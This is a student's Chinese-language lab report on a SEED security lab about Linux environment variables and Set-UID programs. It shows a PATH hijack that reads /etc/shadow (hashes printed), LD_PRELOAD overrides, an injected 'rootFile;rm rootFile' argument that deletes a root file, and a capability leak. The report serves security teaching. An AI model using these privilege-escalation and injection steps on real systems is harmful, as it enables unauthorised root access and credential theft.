Environment Variable and Set-UID Program Lab

57117231 农禄 2020/09/02

实验环境

操作系统：ubuntu 16.04

虚拟机载体：vmware

实验目的

了解 linux 环境变量与 Set-UID 权限提升的相关问题。

实验 1

本实验了解环境变量及其设置与撤销。

分别使用 printenv 命令和 env 命令打印环境变量，两者效果相同

```
[09/01/20]seed@VM:~/Course$ printenv
XDG_VTNR=7
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm-256color
VTE_VERSION=4205
XDG_MENU_PREFIX=gnome-
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_file
bboost_system.so.1.64.0
WINDOWID=50331658
```

```
[09/01/20]seed@VM:~/Course$ env
XDG_VTNR=7
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm-256color
VTE_VERSION=4205
XDG_MENU_PREFIX=gnome-
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libbo
```

打印指定变量 PWD

```
[09/01/20]seed@VM:~/Course$ printenv PWD
/home/seed/Course
[09/01/20]seed@VM:~/Course$ env | grep PWD
PWD=/home/seed/Course
OLDPWD=/home/seed/Course/26
[09/01/20]seed@VM:~/Course$
```

用 export 命令导入 CANON 变量，值为 justme

```
[09/01/20]seed@VM:~/Course$ export CANON=justme
[09/01/20]seed@VM:~/Course$ printenv CANON
justme
```

用 unset 命令解除 CANON 变量

```
[09/01/20]seed@VM:~/Course$ printenv CANON
justme
[09/01/20]seed@VM:~/Course$ unset CANON
[09/01/20]seed@VM:~/Course$ printenv CANON
[09/01/20]seed@VM:~/Course$
```

实验 2

本实验研究 fork()函数创建的子进程是否继承父进程的环境变量

fork 函数对子进程和父进程都返回一个 pid，但返回的 pid 值不同。对于子进程，其获得的 pid 值为 0；对于父进程，其获得的 pid 值是子进程的 id（不是 0）。

编写程序获取子进程与父进程的环境变量。

获取子进程环境变量的代码

```
void main(){
        pid_t childPid;

        switch(childPid = fork()){
                case 0: //child process
                        printenv();
                        exit(0);
                default:        //parent process
                        //printenv();
                        exit(0);
        }
}
```

获取父进程环境变量的代码

```
void main(){
        pid_t childPid;

        switch(childPid = fork()){
                case 0: //child process
                        //printenv();
                        exit(0);
                default:        //parent process
                        printenv();
                        exit(0);
        }
}
```

将上述代码对应的程序编译成 1.out 和 2.out，运行这两个程序，将结果保存为 result1 和 result2

用 diff 命令比较结果

```
root@VM:/home/seed/Course/22# diff result1 result2
68c68
< _=./1.out
---
> _=./2.out
root@VM:/home/seed/Course/22#
```

可以看到，子进程与父进程的输出结果中，仅有一行不同(程序名)。这说明子进程完全继承了父进程的环境变量。

实验 3

本实验研究 execve 函数是否会继承环境变量

execve 函数，调用系统调用来加载一个程序。此函数无返回值，也不会有新进程产生（不同于 fork），而是根据加载程序来重写执行 execve 函数的进程。

execve 函数接受三个参数，第一个参数是即将加载的程序路径，第二个参数是程序的参数，第三个参数是环境变量信息，可以传入 NULL。

传入 NULL 时，编译相应的源代码，执行结果如下

```
root@VM:/home/seed/Course/23# 1.out
root@VM:/home/seed/Course/23#
```

可以看到，传入 NULL 时生成的进程无可用环境变量

传入 environ 变量（通过 extern 声明的外部变量），编译相应的源代码，执行结果如下

```
root@VM:/home/seed/Course/23# 2.out
XDG_VTNR=7
XDG_SESSION_ID=c1
CLUTTER_IM_MODULE=xim
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
SESSION=ubuntu
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
ANDROID_HOME=/home/seed/android/android-sdk-linux
SHELL=/bin/bash
XDG_MENU_PREFIX=gnome-
VTE_VERSION=4205
TERM=xterm-256color
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/hom
```

传入 environ 变量后，生成的进程具有相应的环境变量。

可以看出，execve 函数不会默认继承环境变量，而且程序路径与参数是分离的，因此相对安全。

实验 4

本实验研究 system 函数。

system 函数会间接调用 execve 函数，并且传以相应的环境变量。下面通过实验验证。

编译以下源代码

```c
int main(){
        system("/usr/bin/env");

        return 0;
}
```

执行生成的 1.out 文件

```
root@VM:/home/seed/Course/24# 1.out
LESSOPEN=| /usr/bin/lesspipe %s
GNOME_KEYRING_PID=
MAIL=/var/mail/root
USER=root
LANGUAGE=en_US
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_SEAT=seat0
SESSION=ubuntu
XDG_SESSION_TYPE=x11
COMPIZ_CONFIG_PROFILE=ubuntu
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64
```

可以看到，system 执行的命令继承了相应的环境变量。

实验 5

本实验研究 Set-UID 与环境变量。

Set-UID 是 Unix 系统重要的安全机制。当 Set-UID 程序执行时，该程序将获得其所有者对应的权限。我们知道，在 shell 中调用命令，其结果是 shell 这个进程 fork 出一个新的进程（对应的命令）。下面观察 Set-UID 会不会继承 shell 的环境变量。

编写一个打印自身环境变量的程序 1.out，并将其所属者改成 root

```
root@VM:/home/seed/Course/25# sudo chown root 1.out
root@VM:/home/seed/Course/25# ls -l
total 16
-rw-r--r-- 1 root root  159 Sep  1 12:31 1.c
-rwxr-xr-x 1 root root 7396 Sep  1 12:31 1.out
-rw-r--r-- 1 root root   57 Sep  1 12:40 note
root@VM:/home/seed/Course/25#
```

将 1.out 设置成 Set-UID 程序

```
root@VM:/home/seed/Course/25# sudo chmod 4755 1.out
root@VM:/home/seed/Course/25# ls -l
total 16
-rw-r--r-- 1 root root  159 Sep  1 12:31 1.c
-rwsr-xr-x 1 root root 7396 Sep  1 12:31 1.out
-rw-r--r-- 1 root root   57 Sep  1 12:40 note
root@VM:/home/seed/Course/25#
```

用 export 命令修改/导入 shell 环境变量

```
root@VM:/home/seed/Course/25# export LD_LIBRARY_PATH=can_you_see_me
root@VM:/home/seed/Course/25# export CANON=can_you_see_me
root@VM:/home/seed/Course/25#
```

执行刚刚设置好的 Set-UID 程序，该程序打印其环境变量。通过 grep can_you_see_me 可以观察 Set-UID 程序是否继承了用户设置的环境变量。

```
[09/01/20]seed@VM:~/.../25$ 1.out | grep can_you_see_me
CANON=can_you_see_me
[09/01/20]seed@VM:~/.../25$
```

可以看到，只有 CANON 变量被继承了。而 LD_LIBRARY_PATH 变量并没有被修改。

再通过 1.out | grep LD_LIB 查看 LD_LIBRARY_PATH 的值

```
[09/01/20]seed@VM:~/.../25$ 1.out | grep LD
[09/01/20]seed@VM:~/.../25$ 1.out | grep LD_LIB
[09/01/20]seed@VM:~/.../25$
```

还是看不到 LD_LIBRARY_PATH。

这说明，Set-UID 程序的所有者以外的用户在运行 Set-UID 程序时，Set-UID 不会继承用户设置的 LD_LIBRARY_PATH 变量。

实验 6

本实验研究环境变量 PATH 与 Set-UID。

编写程序，利用 system 函数调用 ls 命令，并将程序所有者改成 root，并设置为 Set-UID

```
[08/30/20]seed@VM:~/26$ sudo chown root 1.out
[08/30/20]seed@VM:~/26$ ls -l
total 12
-rw-r--r-- 1 root root   40 Aug 30 21:19 1.c
-rwxrwxr-x 1 root seed 7348 Aug 30 21:22 1.out
[08/30/20]seed@VM:~/26$ sudo chmod 4755 1.out
[08/30/20]seed@VM:~/26$ ls -l
total 12
-rw-r--r-- 1 root root   40 Aug 30 21:19 1.c
-rwsr-xr-x 1 root seed 7348 Aug 30 21:22 1.out
[08/30/20]seed@VM:~/26$
```

此时执行 1.out，成功打印当前文件夹的文件

```
[08/30/20]seed@VM:~/26$ 1.out
1.c  1.out
[08/30/20]seed@VM:~/26$
```

在当前文件编写另一个程序 ls，功能是打印字符串：your PATH has changed !

```
[08/30/20]seed@VM:~/26$ nano test.c
[08/30/20]seed@VM:~/26$ gcc test.c -o ls
[08/30/20]seed@VM:~/26$ ./ls
Your PATH has changed !
[08/30/20]seed@VM:~/26$
```

重新执行 1.out，仍然打印当前文件夹信息

```
[08/30/20]seed@VM:~/26$ 1.out
1.c  1.out  ls  test.c
[08/30/20]seed@VM:~/26$
```

将/home/seed/Course/26 拼接到 PATH 的前面

```
[08/30/20]seed@VM:~/26$ export PATH=/home/seed/Course/26:$PATH
[08/30/20]seed@VM:~/26$ printenv PATH
/home/seed/Course/26:/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/us
r/bin:/sbin:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-ora
cle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/ho
me/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/pla
tform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
[08/30/20]seed@VM:~/26$
```

重新执行 1.out

```
[08/30/20]seed@VM:~/.../26$ 1.out
Your PATH has changed !
[08/30/20]seed@VM:~/.../26$
```

可以看到，再修改 PATH 变量以后，1.out 里的 system("ls")会调用我之前自己编写的测试程序 ls。

接下来我们验证是否具有 root 权限。

再生成一个 ls 程序，其功能除了打印字符串：your PATH has changed !外，还会查看/etc/shadow 文件，若成功访问该文件，则说明进程具有 root 权限。

直接执行新的 ls 程序，shadow 文件拒绝访问

```
[08/30/20]seed@VM:~/.../26$ ./ls
Your PATH has changed !
cat: /etc/shadow: Permission denied
[08/30/20]seed@VM:~/.../26$
```

执行 Set-UID 程序 1.out，仍然拒绝访问，说明现在通过 1.out 调用我们自己编写的程序时，我们的程序并没有 root 权限。

```
[08/30/20]seed@VM:~/.../26$ 1.out
Your PATH has changed !
cat: /etc/shadow: Permission denied
[08/30/20]seed@VM:~/.../26$
```

出现这种情况的原因是：**在 Ubuntu16.04 中，/bin/sh 链接的是/bin/dash。Ubuntu16.04 及以上的版本的 dash shell 被 Set-UID 调用时，会立即将 EUID 改成 RUID，从而降低权限，防止攻击者利用 Set-UID 进程提权。**

下面更改 Ubuntu 的设置，利用其他 shell 程序进行提权。

首先将/bin/sh 链接到新的 shell——zsh

```
[08/30/20]seed@VM:~/.../26$ sudo rm /bin/sh
[08/30/20]seed@VM:~/.../26$ sudo ln -s /bin/zsh /bin/sh
```

重新执行 1.out 程序

```
[08/30/20]seed@VM:~/.../26$ sudo ln -s /bin/zsh /bin/sh
[08/30/20]seed@VM:~/.../26$ 1.out
Your PATH has changed !
root:$6$NrF46O1p$.vDnKEtVFC2bXslxkRuT4FcBqPpxLqW05IoECr0XKzEEO5wj8aU3GRHW2BaodUn
4K3vgyEjwPspr/kqzAqtcu.:17400:0:99999:7:::
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
games:*:17212:0:99999:7:::
man:*:17212:0:99999:7:::
lp:*:17212:0:99999:7:::
mail:*:17212:0:99999:7:::
news:*:17212:0:99999:7:::
```

可以看到，shadow 文件被恶意读取了!！此时自定义的 ls 程序获得了 root 权限。

实验 7

本实验研究环境变量 LD_PRELOAD 与 Set-UID 程序。

有一些环境变量，如 LD_PRELOAD、LD_LIBRARY_PATH 等，会影响动态链接加载器。动态链接加载器会在程序运行时从硬盘加载所需的动态链接库至内存，以供程序调用。LD_LIBBRARY_PATH 保存着首先被搜索的库路径(先于标准库)。LD_PRELOAD 是用户指定的最先被搜索的动态链接库地址。

设计实验观察动态链接加载器如何影响运行时的程序。

编写一个名为 mylib.c，编译成动态链接库 libmylib.so.1.0.1

```c
#include <stdio.h>

void sleep(int s){
        printf("I am not sleeping!\n");
}
```

```
gcc -fPIC -g -c mylib.c
gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

修改环境变量 LD_PRELOAD

```
[08/30/20]seed@VM:~/.../27$ export LD_PRELOAD=./libmylib.so.1.0.1
[08/30/20]seed@VM:~/.../27$
```

在 libmylib.so.1.0.1 同文件夹下创建程序 myprog，调用 sleep 函数。

```c
int main(){
        sleep(1);
        return 0;
}
```

观察在不同条件下 myprog 的运行结果

① seed 直接运行 myprog

```
[08/30/20]seed@VM:~/.../27$ myprog
I am not sleeping!
[08/30/20]seed@VM:~/.../27$
```

此时调用了我们编写的动态链接库

② 将 myprog 变成 root 所有的 Set-UID 程序，重新让 seed 执行

```
[08/30/20]seed@VM:~/.../27$ sudo chown root myprog
[08/30/20]seed@VM:~/.../27$ sudo chmod 4755 myprog
[08/30/20]seed@VM:~/.../27$ myprog
[08/30/20]seed@VM:~/.../27$
```

程序停留 1 秒，且无输出。这可能是因为调用 root 用户的 Set-UID 程序时，我们设置的 LD_PRELOAD 无效。

③ 在②的条件下，让 root 用户 export LD_PRELOAD 并执行 myprog

```
root@VM:/home/seed/Course/27# export LD_PRELOAD=libmylib.so.1.0.1
root@VM:/home/seed/Course/27# myprog
I am not sleeping!
```

④ 让 myprog 变成 seed 用户的 Set-UID 程序

```
[08/30/20]seed@VM:~/.../27$ ls -l
total 28
-rwxrwxr-x 1 seed seed 7924 Aug 30 23:05 libmylib.so.1.0.1
-rw-rw-r-- 1 seed seed   74 Aug 30 23:03 mylib.c
-rw-rw-r-- 1 seed seed 2584 Aug 30 23:03 mylib.o
-rwsr-xr-x 1 seed seed 7352 Aug 30 23:26 myprog
-rw-rw-r-- 1 seed seed   36 Aug 30 23:25 myprog.c
[08/30/20]seed@VM:~/.../27$
```

让 canon 用户执行 myprog

```
[08/30/20]seed@VM:~/.../27$ su canon
Password:
canon@VM:/home/seed/Course/27$ myprog
canon@VM:/home/seed/Course/27$
```

程序停留 1 秒，且无输出。这可能说明，调用其他用户（不仅仅针是 root）的 Set-UID 程序时，当前用户设置的 LD_PRELOAD 无效!

下面设计实验进一步验证

首先在 exp 程序中 fork 一个子进程，让子进程与父进程都执行 sleep(2)

```c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

int main(){
        pid_t childPid;

        switch(childPid = fork()){
                case 0:
                        sleep(2);
                        return 0;
                default:
                        sleep(2);
                        return 0;
        }
}
```

将 exp 程序设置成 seed 用户的 Set-UID 程序，让 canon 用户执行，程序停留 2 秒且无输出

```
canon@VM:/home/seed/Course/27$ exp
canon@VM:/home/seed/Course/27$
```

修改 canon 用户当前的 LD_PRELOAD 为 libmylib.so.1.0.1，程序依旧停留 2 秒且无输出

```
canon@VM:/home/seed/Course/27$ export LD_PRELOAD=./libmylib.so.1.0.1
canon@VM:/home/seed/Course/27$ exp
canon@VM:/home/seed/Course/27$
```

而以 seed 用户 export libmylib.so.1.0.1，并运行 exp 时，两行字符串

```
[08/31/20]seed@VM:~/.../27$ exp
I am not sleeping!
I am not sleeping!
[08/31/20]seed@VM:~/.../27$
```

通过进一步实验，观察子进程的行为，结合前面四个小实验，可以得出结论：所属者以外的用户运行 Set-UID 程序时，其在当前环境设置的 LD_PRELOAD 是无效的，对其子进程也是如此。

实验 8

本实验研究 execve 函数与 system 函数的差异。

将手册提供的代码编译成程序 vwer，并将其所有者设置为 root，并设置成 Set-UID 程序

seed 用户通过 vwer 成功读取/etc/shadow

```
[08/31/20]seed@VM:~/.../28$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
[08/31/20]seed@VM:~/.../28$ vwer /etc/shadow
root:$6$zTHbFro7$TW20IuIKZBhzGwxC50QbcC/MTilDA6f8VPeNQrqAZvUBycTrOmSC6s4qkQtKOyH
hIo4btlqjVs0YEmhAx.Paq1:18505:0:99999:7:::
daemon:*:17212:0:99999:7:::
```

切换到 root，在当前目录下创建文件 rootFile

```
root@VM:/home/seed/Course/28# echo "nothing inside" > rootFile
root@VM:/home/seed/Course/28# ls
rootFile  viewer.c  vwer
root@VM:/home/seed/Course/28#
```

切换到 seed 用户，查看文件详情

```
root@VM:/home/seed/Course/28# su seed
[08/31/20]seed@VM:~/.../28$ ls -l
total 16
-rw-r--r-- 1 root root   15 Aug 31 01:26 rootFile
-rw-r--r-- 1 root root  396 Aug 31 01:16 viewer.c
-rwsr-xr-x 1 root root 7552 Aug 31 01:17 vwer
[08/31/20]seed@VM:~/.../28$
```

执行命令 vwer “rootFile;rm rootFile”，rootFile 被查阅且被 seed 用户删除!

```
[08/31/20]seed@VM:~/.../28$ vwer "rootFile;rm rootFile"
nothing inside
[08/31/20]seed@VM:~/.../28$ ls
viewer.c  vwer
[08/31/20]seed@VM:~/.../28$
```

修改代码，将 system 函数替换为 execve 函数，重复之前的操作，生成可执行程序 vwer2，可以读取 /etc/shadow

```
[08/31/20]seed@VM:~/.../28$ vwer2 /etc/shadow
root:$6$zTHbFro7$TW20IuIKZBhzGwxC50QbcC/MTilDA6f8VPeNQrqAZvUBycTrOmSC6s4qkQt
hIo4btlqjVs0YEmhAx.Paq1:18505:0:99999:7:::
daemon:*:17212:0:99999:7:::
bin:*:17212:0:99999:7:::
sys:*:17212:0:99999:7:::
sync:*:17212:0:99999:7:::
```

重新创建 root 权限的文件 rootFile，执行命令 vwer2 “rootFile;rm rootFile”

```
[08/31/20]seed@VM:~/.../28$ vwer2 "rootFile;rm rootFile"
/bin/cat: 'rootFile;rm rootFile': No such file or directory
[08/31/20]seed@VM:~/.../28$
```

系统提示找不到”rootFile;rm rootFile”，说明之前的攻击方式失效了。

原因分析：

system 函数将用户输入作为执行的命令，未对程序和数据进行区分，因此用户可以以 root 权限通过命令拼接执行任意程序。如用户执行 vwer “rootFile;rm rootFile”，shell 会执行 vwer rootFile 和 rm rootFile 两条命令；而 execve 执行的程序由其第一个参数 v[0]决定，而在程序中，第一个参数被写死（硬编码），因而用户不能通过外部输入执行/bin/cat 以外的程序。

实验 9

本实验研究权限能力泄露漏洞。

首先创建/etc/zzz 文件，文件所属者为 root，文件内容为”original data”，非 root 用户只有读权限

```
[08/31/20]seed@VM:~/.../29$ ls -l /etc/zzz
-rw-r--r-- 1 root root 14 Aug 31 02:43 /etc/zzz
[08/31/20]seed@VM:~/.../29$ cat /etc/zzz
original data
[08/31/20]seed@VM:~/.../29$
```


root 用户编译手册提供的源代码，并设置为 Set-UID 程序

```
[08/31/20]seed@VM:~/.../29$ ls -l
total 12
-rw-rw-r-- 1 seed seed  304 Aug 31 02:32 capabilityLeaking.c
-rwsr-xr-x 1 root root 7580 Aug 31 02:49 cl
```

执行程序，程序暂停 1 秒

```
[08/31/20]seed@VM:~/.../29$ cl /etc/zzz
[08/31/20]seed@VM:~/.../29$
```

查看/etc/zzz 文件，恶意内容被写入文件



这说明，即使用户的权限被撤销，进程原有的权限仍然保留着。因此子进程将恶意代码写入了/etc/zzz 中。

实验收获

1. 学会如何查看环境变量；如何设置和撤销环境变量。
2. fork()函数产生的子进程会继承父进程的环境变量。
3. execve()函数的产生的进程获得的环境变量由第三个参数决定，需要手动设置，相对安全。
4. system()函数会自动获取当前用户环境变量。
5. 可以通过修改 PATH 变量来改变程序的执行方式
6. 所属者以外的用户运行 Set-UID 程序时，其在当前环境设置的 LD_PRELOAD 是无效的
7. 用户的 root 权限被撤销后，若未正确进行权限清理，该用户正在执行的进程可能仍具有 root 权限。